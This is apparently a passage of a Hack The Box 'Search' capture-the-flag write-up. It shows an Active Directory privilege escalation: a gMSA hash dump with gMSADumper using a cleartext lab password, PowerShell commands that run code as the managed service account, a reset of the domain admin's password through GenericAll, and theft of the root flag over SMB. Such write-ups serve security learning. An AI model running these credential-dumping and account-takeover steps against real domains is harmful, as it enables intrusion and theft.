



With it we now able to access the */staff* endpoint on the web server.






So, the endpoint leads to PowerShell Web Access. Here we can login as Sierra (the computer name is known from ldap scan).





Let`s again take a look at the shortest path to domain admin from sierra:



As a member of ITSEC group Sierra can read gMSA password of the user Covid.

> Groups Managed Service Accounts, or gMSAs, are a type of managed service account that offers more security than traditional managed service accounts for automated, non-interactive applications, services, processes, or tasks that still require credentials

So, now we want to dump the password with gMSADumper

```
python3 gMSADumper.py -d search.htb -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
```

```
other/gMSADumper [main] » python3 gMSADumper.py -d search.htb -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
```

(*for some reason the hash is not for the Covid user but for BIR-ADFS-GMSA$*)

The extracted hash is hard to crack because gMSA uses randomly generated password. But however, we still can execute commands as

BIR-ADFS-GMSA user. For this in the web powershell we need to run the following commands:

```
$gmsa =  Get-ADServiceAccount -Identity 'BIR-ADFS-GMSA' -
Properties 'msDS-ManagedPassword'
$blob = $gmsa.'msDS-ManagedPassword'
$mp = ConvertFrom-ADManagedPasswordBlob $blob
$cred = New-Object System.Management.Automation.PSCredential 'BIR-
ADFS-GMSA', $mp.SecureCurrentPassword
Invoke-Command  -ComputerName  127.0.0.1  -Credential  $cred  -
ScriptBlock {whoami}
```

```
PS C:\Users\Sierra.Frye\Documents>
$gmsa =  Get-ADServiceAccount -Identity 'BIR-ADFS-GMSA' -Properties 'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents>
$blob = $gmsa.'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents>
$mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\Users\Sierra.Frye\Documents>
$cred = New-Object System.Management.Automation.PSCredential 'BIR-ADFS-GMSA', $mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName 127.0.0.1 -Credential $cred -ScriptBlock {whoami}
search\bir-adfs-gmsa$
PS C:\Users\Sierra.Frye\Documents>
```

And so we have code execution as BIR-ADFS-GMSA! Let`s check what the user can do. For some reasons the user isn`t in my bloodhound visualization... but from hints I know that the user has GenericAll permissions (this is also known as FULL CONTROL!) on Tristan Davies that is a domain admin!

What about changing the domain admin password? Sounds good isn`t it?

```
Invoke-Command  -ComputerName  127.0.0.1  -Credential  $cred  -
ScriptBlock {net user Tristan.Davies admin!234^ /domain}
```

```
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName 127.0.0.1 -Credential $cred -ScriptBlock {net user Tristan.Davies admin!234^ /domain}
The command completed successfully.

PS C:\Users\Sierra.Frye\Documents>
```

Finally, we can access admin share!

```
smbclient //search.htb/C$ -U Tristan.Davies
```

```
other/gMSADumper [main] » smbclient //search.htb/C$ -U Tristan.Davies
Enter WORKGROUP\Tristan.Davies's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $RECYCLE.BIN                     DHSc        0  Mon Mar 23 22:24:13 2020
  Config.Msi                       DHSc        0  Thu Dec 16 20:08:46 2021
  Documents and Settings          DHSrn        0  Mon Mar 23 02:46:47 2020
  HelpDesk                           Dc        0  Tue Apr 14 13:24:23 2020
  inetpub                            Dc        0  Mon Mar 23 10:20:20 2020
  pagefile.sys                      AHS 738197504  Mon Mar  7 13:21:21 2022
  PerfLogs                           Dc        0  Thu Jul 30 17:43:39 2020
  Program Files                     DRc        0  Thu Dec 16 20:07:44 2021
  Program Files (x86)                Dc        0  Sat Sep 15 10:21:46 2018
  ProgramData                       DHcn        0  Tue Apr 14 13:24:03 2020
  Recovery                         DHScn        0  Mon Mar 23 02:46:48 2020
  RedirectedFolders                  Dc        0  Tue Aug 11 14:39:13 2020
  System Volume Information         DHS        0  Tue Mar 31 17:13:38 2020
  Users                             DRc        0  Tue Aug 11 10:45:30 2020
  Windows                            Dc        0  Mon Dec 20 11:10:02 2021

                3246079 blocks of size 4096. 632813 blocks available
```

```
smb: \Users\Administrator\Desktop\> ls
  .                                   DRc        0  Mon Nov 22 23:21:49 2021
  ..                                  DRc        0  Mon Nov 22 23:21:49 2021
  desktop.ini                         AHS      282  Mon Nov 22 23:21:49 2021
  root.txt                            ARc       34  Mon Mar  7 13:22:40 2022
cat
                3246079 blocks of size 4096. 617708 blocks available
smb: \Users\Administrator\Desktop\> mget root
NT_STATUS_NO_SUCH_FILE listing \Users\Administrator\Desktop\root
smb: \Users\Administrator\Desktop\> mget root.txt
Get file root.txt? yes
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (0.1 KiloBytes/sec)
```